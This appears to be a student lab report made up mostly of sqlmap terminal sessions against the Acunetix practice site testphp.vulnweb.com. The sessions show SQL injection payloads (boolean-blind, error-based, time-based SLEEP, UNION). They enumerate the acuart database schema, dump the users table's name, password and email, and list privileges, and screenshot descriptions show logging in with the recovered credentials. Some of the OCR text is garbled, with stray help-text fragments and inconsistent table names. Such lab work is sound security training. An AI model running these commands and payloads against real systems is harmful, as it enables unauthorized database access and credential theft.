Database: acuart
Table: users
[1 entry]
+-----+
|  uname  |
+-----+
|  test   |
+-----+

[09:56:01] [INFO] table 'acuart.users' dumped to CSV file '/home/asmi/.local/
share/sqlmap/output/testphp.vulnweb.com/dump/acuart/users.csv'
[09:56:01] [INFO] fetched data logged to text files under '/home/asmi/.local/
share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 09:56:01 /2025-02-16/

(asmi@vbox)-[~]
$
```

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```
asmi@vbox: ~  
File Actions Edit View Help  
  
(asmi@vbox)-[~]  
$ sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -T users -C pass --dump  
  
{1.8.11#stable}  
  
https://sqlmap.org  
  
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program  
  
[*] starting @ 09:57:27 /2025-02-16/  
  
[09:57:28] [INFO] resuming back-end DBMS 'mysql'  
[09:57:28] [INFO] testing connection to the target URL  
sqlmap resumed the following injection point(s) from stored session:  
_____  
Parameter: artist (GET)  
Type: boolean-based blind  
Title: AND boolean-based blind - WHERE or HAVING clause  
Payload: artist=1 AND 6754=6754
```

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
Department of Computer Engineering

```


asmi@vbox: ~
File Actions Edit View Help
7671),NULL,NULL-- -- select tests by payloads and/or titles (e.g. ROW)
-- select tests by payloads and/or titles (e.g. BENCHMARK)
[13:16:25] [INFO] the back-end DBMS is MySQL in seconds (e.g. 3000)
web server operating system: Linux Ubuntu DBMS identifier (e.g. 'user')
web application technology: Nginx 1.19.0, PHP 5.6.40 story (e.g. "/var/www")
back-end DBMS: MySQL ≥ 5.6
[13:16:25] [INFO] fetching entries of column(s) 'pass' for table 'users' in d
atabase 'acuart' do not fit into any other category
Database: acuart
Table: users
[1 entry]
+-----+
| pass | dependencies |
+-----+
| test | dependencies |
+-----+
[13:16:26] [INFO] table 'acuart.users' dumped to CSV file '/home/asmi/.local/
share/sqlmap/output/testphp.vulnweb.com/dump/acuart/users.csv'
[13:16:26] [INFO] fetched data logged to text files under '/home/asmi/.local/
share/sqlmap/output/testphp.vulnweb.com' for storing temporary files
[*] ending @ 13:16:26 /2025-02-16/
(asmi@vbox)~-[~]
$
  
```


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
The screenshot shows a web browser window with the URL `testphp.vulnweb.com/login.php`. The page is the login interface for the Acunetix Web Vulnerability Scanner. It features a navigation menu on the left with links like 'home', 'categories', 'artists', 'your cart', 'guestbook', 'AJAX Demo', and 'Logout test'. The main content area has a login form with fields for 'Username' (containing 'test') and 'Password' (containing 'test'). Below the form, there is a message: 'You can also sign up here. Sign up disabled. Please use the username test and the password test.' The footer contains a warning about the application being a test environment.



The screenshot shows the 'user info' page of the Acunetix Web Vulnerability Scanner. The URL is `testphp.vulnweb.com/userinfo.php`. The page displays the user's profile information for the user 'test'. The profile form includes fields for 'Name' (wall mohsin), 'Credit card number' (1111111), 'E-Mail' (wall@edu), 'Phone number' (1234567), and 'Address' (happy street, uk, backin@back). There is an 'update' button at the bottom of the form. The page also shows a message: 'You have 0 items in your cart. You visualize your cart here.' The footer contains a warning about the application being a test environment.

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```
(asmi@vbox)-[~]
$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --dbms
{1.8.11#stable}
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mut ual consent is illegal. It is the end user's responsibility to obey all appli cable local, state and federal laws. Developers assume no liability and are n ot responsible for any misuse or damage caused by this program

[*] starting @ 10:01:01 /2025-02-16/

[10:01:01] [INFO] resuming back-end DBMS 'mysql'
[10:01:01] [INFO] testing connection to the target URL
[10:01:02] [WARNING] there is a DBMS error found in the HTTP response body wh ich could interfere with the results of the tests
sqlmap resumed the following injection point(s) from stored session:
___
Parameter: cat (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
```

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```
asmi@vbox: ~  
File Actions Edit View Help  
Title: MySQL > 5.0.12 OR time-based blind (heavy query)  
Payload: cat=1 OR 8565=(SELECT COUNT(*) FROM INFORMATION_SCHEMA.COLUMNS A  
, INFORMATION_SCHEMA.COLUMNS B, INFORMATION_SCHEMA.COLUMNS C WHERE 0 XOR 1)  
  
Type: UNION query  
Title: Generic UNION query (NULL) - 11 columns  
Payload: cat=1 UNION ALL SELECT CONCAT(0x716b6b7871,0x6866444d56566674475  
9484d505670694468526c4b6a6a57487a6b5747545865416946666d557969,0x7176717671),N  
ULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL-- -  
-----  
[10:01:02] [INFO] the back-end DBMS is MySQL  
web server operating system: Linux Ubuntu  
web application technology: Nginx 1.19.0, PHP 5.6.40  
back-end DBMS: MySQL ≥ 5.6  
[10:01:02] [INFO] fetching database names  
available databases [2]:  
[*] acuart  
[*] information_schema  
[10:01:02] [INFO] fetched data logged to text files under '/home/asmi/.local/  
share/sqlmap/output/testphp.vulnweb.com'  
  
[*] ending @ 10:01:02 /2025-02-16/  
  
(asmi@vbox)-[~]  
$
```

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```
(asmi@vbox) - [~]
$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart --c
columns

{1.8.11#stable}
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mut
ual consent is illegal. It is the end user's responsibility to obey all appli
cable local, state and federal laws. Developers assume no liability and are n
ot responsible for any misuse or damage caused by this program

[*] starting @ 10:05:08 /2025-02-16/

[10:05:08] [INFO] resuming back-end DBMS 'mysql'
[10:05:08] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: cat (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: cat=1 AND 3845=3845
```

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```
asmi@vbox: ~  
File Actions Edit View Help  
back-end DBMS: MySQL ≥ 5.6  
[10:05:09] [INFO] fetching tables for database: 'acuart'  
[10:05:09] [INFO] fetching columns for table 'pictures' in database 'acuart'  
[10:05:10] [INFO] fetching columns for table 'featured' in database 'acuart'  
[10:05:10] [INFO] fetching columns for table 'categ' in database 'acuart'  
[10:05:10] [INFO] fetching columns for table 'users' in database 'acuart'  
[10:05:11] [INFO] fetching columns for table 'artists' in database 'acuart'  
[10:05:11] [INFO] fetching columns for table 'guestbook' in database 'acuart'  
[10:05:11] [INFO] fetching columns for table 'carts' in database 'acuart'  
[10:05:12] [INFO] fetching columns for table 'products' in database 'acuart'  
Database: acuart  
Table: pictures  
[8 columns]  
+-----+-----+  
| Column | Type |  
+-----+-----+  
| a_id   | int  |  
| cat_id | int  |  
| img    | varchar(50) |  
| pic_id | int  |  
| plong  | text |  
| price  | int  |  
| pshort | mediumtext |  
| title  | varchar(100) |  
+-----+-----+  
Database: acuart
```

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```
asmi@vbox: ~  
File Actions Edit View Help  
[10:05:12] [INFO] fetching columns for table 'products' in database 'acuart'  
Database: acuart  
Table: pictures  
[8 columns]  
+-----+-----+  
| Column | Type |  
+-----+-----+  
| a_id   | int  |  
| cat_id | int  |  
| img    | varchar(50) |  
| pic_id | int  |  
| plong  | text |  
| price  | int  |  
| pshort | mediumtext |  
| title  | varchar(100) |  
+-----+-----+  
  
Database: acuart  
Table: featured  
[2 columns]  
+-----+-----+  
| Column | Type |  
+-----+-----+  
| feature_text | text |  
| pic_id       | int  |  
+-----+-----+
```

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```
(asmi@vbox)-[~]
$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T
users -C email --dump

      H
     [ ] {1.8.11#stable}
    [ ] 
   [ ] 
  [ ] 
 [ ] 
[ ] IV ... [ ] https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mut ual consent is illegal. It is the end user's responsibility to obey all appli cable local, state and federal laws. Developers assume no liability and are n ot responsible for any misuse or damage caused by this program

[*] starting @ 10:08:02 /2025-02-16/

[10:08:02] [INFO] resuming back-end DBMS 'mysql'
[10:08:02] [INFO] testing connection to the target URL
[10:08:03] [WARNING] there is a DBMS error found in the HTTP response body wh ich could interfere with the results of the tests
sqlmap resumed the following injection point(s) from stored session:
___
Parameter: cat (GET)
Type: boolean-based blind
```


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```
asmi@vbox: ~  
File Actions Edit View Help  
ULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL-- -  
---  
[10:08:03] [INFO] the back-end DBMS is MySQL  
web server operating system: Linux Ubuntu  
web application technology: PHP 5.6.40, Nginx 1.19.0  
back-end DBMS: MySQL ≥ 5.6  
[10:08:03] [INFO] fetching entries of column(s) 'email' for table 'users' in  
database 'acuart'  
Database: acuart  
Table: users  
[1 entry]  
+-----+  
| email |  
+-----+  
| email@email.com |  
+-----+  
[10:08:04] [INFO] table 'acuart.users' dumped to CSV file '/home/asmi/.local/  
share/sqlmap/output/testphp.vulnweb.com/dump/acuart/users.csv'  
[10:08:04] [INFO] fetched data logged to text files under '/home/asmi/.local/  
share/sqlmap/output/testphp.vulnweb.com'  
[*] ending @ 10:08:04 /2025-02-16/  
  
(asmi@vbox)-[~]  
$
```

Additional commands:

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```
aakankshen@Aakankshs-MacBook-Air-2 ~ % sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" --roles
--
      _H_
     [C]
    [C]
   [C]
  [C]
 [C]
[V...]
--
{1.9.2#stable}
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 15:11:51 /2025-02-17/

[15:11:51] [INFO] resuming back-end DBMS 'mysql'
[15:11:51] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
--
Parameter: artist (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: artist=1 AND 8293=8293

  Type: error-based
  Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
  Payload: artist=1 AND GTID_SUBSET(CONCAT(0x7171627071,(SELECT (ELT(3203=3203,1))),0x716a786b71),3203)

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: artist=1 AND (SELECT 9439 FROM (SELECT(SLEEP(5)))SZHb)

  Type: UNION query
  Title: Generic UNION query (NULL) - 3 columns
  Payload: artist=-2876 UNION ALL SELECT NULL,CONCAT(0x7171627071,0x6e42775a4951484a4f4945514d7253764c6264614446676c486862556e4d4e4a5248724a4d6a6179,0x716a786b71),NULL-- --
--
[15:11:52] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL 8
[15:11:52] [WARNING] on MySQL the concept of roles does not exist. sqlmap will enumerate privileges instead
[15:11:52] [INFO] fetching database users privileges
database management system users roles:
[*] 'acuart'@'localhost' [1]:
  role: USAGE

[15:11:52] [INFO] fetched data logged to text files under '/Users/aakankshen/.local/share/sqlmap/output/testphp.vulnweb.com'
```

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```
aakankshen@Aakankshs-MacBook-Air-2 ~ % sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" --privileges
+-----+
|  H   |
|  [E]  |
|  [O]  |
|  [V...]|
+-----+
{1.9.2#stable}
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 15:12:44 /2025-02-17/

[15:12:45] [INFO] resuming back-end DBMS 'mysql'
[15:12:45] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
-----
Parameter: artist (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: artist=1 AND 8293=8293

  Type: error-based
  Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
  Payload: artist=1 AND GTID_SUBSET(CONCAT(0x7171627071,(SELECT (ELT(3203=3203,1))),0x716a786b71),3203)

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: artist=1 AND (SELECT 9439 FROM (SELECT(SLEEP(5)))SZHb)

  Type: UNION query
  Title: Generic UNION query (NULL) - 3 columns
  Payload: artist=2876 UNION ALL SELECT NULL,CONCAT(0x7171627071,0x6e42775a4951484a4f4945514d7253764c6264614446676c486862556e4d4e4a5248724d4a6179,0x716a786b71),NULL --
-----

[15:12:45] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL 8
[15:12:45] [INFO] fetching database users privileges
database management system users privileges:
[*] 'acuart@'localhost' [1]:
  privilege: USAGE

[15:12:45] [INFO] fetched data logged to text files under '/Users/aakankshen/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 15:12:45 /2025-02-17/
```

[illegible]

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```
[*] ending @ 15:13:13 /2025-02-17/

aakankshen@Aakankshs-MacBook-Air-2 ~ % sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" --dbms=mysql

      H
     +-+
    [O]
   +-+-+
  [-.-[O]-.-]
  |   [O]   |
  |   [O]   |
  |   [O]   |
  |   [V...] |
  +---+-----+
                    {1.9.2#stable}
                    https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 15:13:40 /2025-02-17/

[15:13:40] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: artist (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: artist=1 AND 8293=8293

  Type: error-based
  Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
  Payload: artist=1 AND GTID_SUBSET(CONCAT(0x7171627071,(SELECT (ELT(3203=3203,1))),0x716a786b71),3203)

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: artist=1 AND (SELECT 9439 FROM (SELECT(SLEEP(5)))SZHb)

  Type: UNION query
  Title: Generic UNION query (NULL) - 3 columns
  Payload: artist=-2876 UNION ALL SELECT NULL,CONCAT(0x7171627071,0x6e42775a4951484a4f4945514d7253764c6264614446676c486862556e4d4e4a5248724da4d6a6179,0x716a786b71),NULL-- --
----
[15:13:41] [INFO] testing MySQL
[15:13:41] [INFO] confirming MySQL
[15:13:41] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 8.0.0
[15:13:41] [INFO] fetched data logged to text files under '/Users/aakankshen/.local/share/sqlmap/output/testphp.vulnweb.com'


[*] ending @ 15:13:41 /2025-02-17/

aakankshen@Aakankshs-MacBook-Air-2 ~ %
```

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```
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 8.0.0
[15:13:41] [INFO] fetched data logged to text files under '/Users/aakankshen/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 15:13:41 /2025-02-17/

aakankshen@Aakankshs-MacBook-Air-2 ~ % sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" --technique=T --dbs
 {1.9.2#stable}
https://sqlmap.org

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[*] starting @ 15:14:30 /2025-02-17/

[15:14:30] [INFO] resuming back-end DBMS 'mysql'
[15:14:30] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: artist (GET)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: artist=1 AND (SELECT 9439 FROM (SELECT(SLEEP(5)))SZHb)
---
[15:14:31] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL 8
[15:14:31] [INFO] fetching database names
[15:14:31] [INFO] fetching number of databases
[15:14:31] [INFO] resumed: 2
[15:14:31] [INFO] resumed: information_schema
[15:14:31] [INFO] resumed: acuart
available databases [2]:
[*] acuart
[*] information_schema

[15:14:31] [INFO] fetched data logged to text files under '/Users/aakankshen/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 15:14:31 /2025-02-17/

aakankshen@Aakankshs-MacBook-Air-2 ~ %
```

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```

askankshen@Askankshs-MacBook-Air-2 ~ % sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" --schema
[1.9.2#stable]
https://sqlmap.org

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[*] starting @ 15:15:14 /2025-02-17/

[15:15:14] [INFO] resuming back-end DBMS 'mysql'
[15:15:14] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
=====
Parameter: artist (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: artist=1 AND 8293=8293

  Type: error-based
  Title: MySQL >= 5.6 and error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
  Payload: artist=1 AND GTID_SUBSET(CONCAT(0x7171627071,(SELECT (ELT(3203=3203,1))),0x716a786b71),3203)

  Type: time-based blind
  Title: MySQL >= 5.0.12 and time-based blind (query SLEEP)
  Payload: artist=1 AND (SELECT 9439 FROM (SELECT(SLEEP(5)))SZHb)

  Type: UNION query
  Title: Generic UNION query (NULL) - 3 columns
  Payload: artist=2876 UNION ALL SELECT NULL,CONCAT(0x7171627071,0x6e42775a4951484a4f49455147253764c6264614446676c486862556e4d4e4a5248724a4d6a6179,0x716a786b71),NULL -- --

[15:15:15] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL 8
[15:15:15] [INFO] enumerating database management system schema
[15:15:15] [INFO] fetching database names
[15:15:15] [INFO] fetching tables for databases: 'acuart, information_schema'
[15:15:15] [INFO] fetched tables: 'acuart.catgeg', 'acuart.guestbook', 'acuart.artists', 'acuart.carts', 'acuart.pictures', 'acuart.users', 'acuart.featured', 'acuart.products', 'information_schema.TABLESPACES', 'information_schema.APPLICABLE_ROLES', 'information_schema.TABLES', 'information_schema.INNODB_CMP_PER_IN_DEX_RESET', 'information_schema.INNODB_FT_DEFAULT_STOPWORD', 'information_schema.SCHEMATA_EXTENSIONS', 'information_schema.ENGINES', 'information_schema.KEY_COLUMN_USAGE', 'information_schema.INNODB_CMP', 'information_schema.VIEW_TABLE_USAGE', 'information_schema.USER_ATTRIBUTES', 'information_schema.PARTITIONS', 'information_schema.INNODB_BUFFER_PAGE', 'information_schema.ST_SPATIAL_REFERENCE_SYSTEMS', 'information_schema.ST_GEOMETRY_COLUMNS', 'information_schema.SCHEMATA_EXTENSIONS'

```


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```
[15:15:15] [INFO] enumerating database management system schema
[15:15:15] [INFO] fetching database names
[15:15:15] [INFO] fetching tables for databases: 'acuart, information_schema'
[15:15:15] [INFO] fetched tables: 'acuart.categories', 'acuart.guestbook', 'acuart.artists', 'acuart.carts', 'acuart.pictures', 'acuart.users', 'acuart.featured',
'acuart.products', 'information_schema.TABLESPACES', 'information_schema.APPLICABLE_ROLES', 'information_schema.TABLES', 'information_schema.INNOB_CMP_PER_IN
DEX_RESET', 'information_schema.INNOB_FT_DEFAULT_STOPWORD', 'information_schema.SCHEMATA_EXTENSIONS', 'information_schema.ENGINES', 'information_schema.KEY_C
OLUMN_USAGE', 'information_schema.INNOB_CMP', 'information_schema.VIEW_TABLE_USAGE', 'information_schema.USER_ATTRIBUTES', 'information_schema.PARTITIONS', 'i
nformation_schema.INNOB_BUFFER_PAGE', 'information_schema.ST_SPATIAL_REFERENCE_SYSTEMS', 'information_schema.ST_GEOMETRY_COLUMNS', 'information_schema.SCHEM
ATA', 'information_schema.INNOB_CMP_PER_INDEX', 'information_schema.INNOB_FOREIGN', 'information_schema.INNOB_COLUMNS', 'information_schema.INNOB_TABLESPA
CES', 'information_schema.INNOB_CACHED_INDEXES', 'information_schema.TABLES_EXTENSIONS', 'information_schema.INNOB_TRX', 'information_schema.PARAMETERS', 'i
nformation_schema.PLUGINS', 'information_schema.COLLATION_CHARACTER_SET_APPLICABILITY', 'information_schema.COLLATIONS', 'information_schema.INNOB_METRICS', 'i
nformation_schema.ROLE_COLUMN_GRANTS', 'information_schema.ROUTINES', 'information_schema.ADMINISTRABLE_ROLE_AUTHORIZATIONS', 'information_schema.EVENTS', 'i
nformation_schema.COLUMNS', 'information_schema.SCHEMA_PRIVILEGES', 'information_schema.INNOB_BUFFER_POOL_STATS', 'information_schema.COLUMNS_EXTENSIONS', 'i
nformation_schema.ENABLED_ROLES', 'information_schema.INNOB_VIRTUAL', 'information_schema.RESOURCE_GROUPS', 'information_schema.USER_PRIVILEGES', 'informati
on_schema.TABLE_PRIVILEGES', 'information_schema.INNOB_CMP_RESET', 'information_schema.INNOB_INDEXES', 'information_schema.INNOB_TABLES', 'information_schem
a.INNOB_DATAFILES', 'information_schema.INNOB_BUFFER_PAGE_LRU', 'information_schema.STATISTICS', 'information_schema.INNOB_FT_DELETED', 'information_schem
a.REFERENTIAL_CONSTRAINTS', 'information_schema.PROFILING', 'information_schema.TRIGGERS', 'information_schema.INNOB_TABLESTATS', 'information_schema.INNOB_
TEMP_TABLE_INFO', 'information_schema.COLUMN_PRIVILEGES', 'information_schema.VIEWS', 'information_schema.INNOB_FT_BEING_DELETED', 'information_schema.ROLE_R
OUTINE_GRANTS', 'information_schema.INNOB_CPMEM_RESET', 'information_schema.COLUMN_STATISTICS', 'information_schema.VIEW_ROUTINE_USAGE', 'information_schem
a.INNOB_FT_CONFIG', 'information_schema.ROLE_TABLE_GRANTS', 'information_schema.CHARACTER_SETS', 'information_schema.TABLESPACES_EXTENSIONS', 'information_sch
ema.ST_UNITS_OF_MEASURE', 'information_schema.INNOB_FT_INDEX_TABLE', 'information_schema.INNOB_SESSION_TEMP_TABLESPACES', 'information_schema.OPTIMIZER_TRAC
E', 'information_schema.INNOB_FOREIGN_COLS', 'information_schema.FILES', 'information_schema.INNOB_CPMEM', 'information_schema.PROCESSLIST', 'information_s
chema.INNOB_FT_INDEX_CACHE', 'information_schema.TABLE_CONSTRAINTS_EXTENSIONS', 'information_schema.INNOB_TABLESPACES_BRIEF', 'information_schema.CHECK_CONS
TRAINTS', 'information_schema.TABLE_CONSTRAINTS', 'information_schema.KEYWORDS', 'information_schema.INNOB_FIELDS'
[15:15:15] [INFO] fetching columns for table 'categ' in database 'acuart'
[15:15:15] [INFO] fetching columns for table 'guestbook' in database 'acuart'
[15:15:15] [INFO] fetching columns for table 'artists' in database 'acuart'
[15:15:15] [INFO] fetching columns for table 'carts' in database 'acuart'
[15:15:15] [INFO] fetching columns for table 'pictures' in database 'acuart'
[15:15:15] [INFO] fetching columns for table 'users' in database 'acuart'
[15:15:15] [INFO] fetching columns for table 'featured' in database 'acuart'
[15:15:15] [INFO] fetching columns for table 'products' in database 'acuart'
[15:15:15] [INFO] fetching columns for table 'TABLESPACES' in database 'information_schema'
[15:15:15] [INFO] fetching columns for table 'APPLICABLE_ROLES' in database 'information_schema'
[15:15:15] [INFO] fetching columns for table 'TABLES' in database 'information_schema'
[15:15:15] [INFO] fetching columns for table 'INNOB_CMP_PER_INDEX_RESET' in database 'information_schema'
[15:15:15] [INFO] fetching columns for table 'INNOB_FT_DEFAULT_STOPWORD' in database 'information_schema'
[15:15:15] [INFO] fetching columns for table 'SCHEMATA_EXTENSIONS' in database 'information_schema'
[15:15:15] [INFO] fetching columns for table 'ENGINES' in database 'information_schema'
[15:15:15] [INFO] fetching columns for table 'KEY_COLUMN_USAGE' in database 'information_schema'
[15:15:15] [INFO] fetching columns for table 'INNOB_CMP' in database 'information_schema'
[15:15:15] [INFO] fetching columns for table 'VIEW_TABLE_USAGE' in database 'information_schema'
[15:15:15] [INFO] fetching columns for table 'USER_ATTRIBUTES' in database 'information_schema'
[15:15:15] [INFO] fetching columns for table 'PARTITIONS' in database 'information_schema'
[15:15:15] [INFO] fetching columns for table 'INNOB_BUFFER_PAGE' in database 'information_schema'
[15:15:15] [INFO] fetching columns for table 'ST_SPATIAL_REFERENCE_SYSTEMS' in database 'information_schema'
[15:15:15] [INFO] fetching columns for table 'ST_GEOMETRY_COLUMNS' in database 'information_schema'
```


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```
[15:15:15] [INFO] fetching columns for table 'CHECK_CONSTRAINTS' in database 'information_schema'
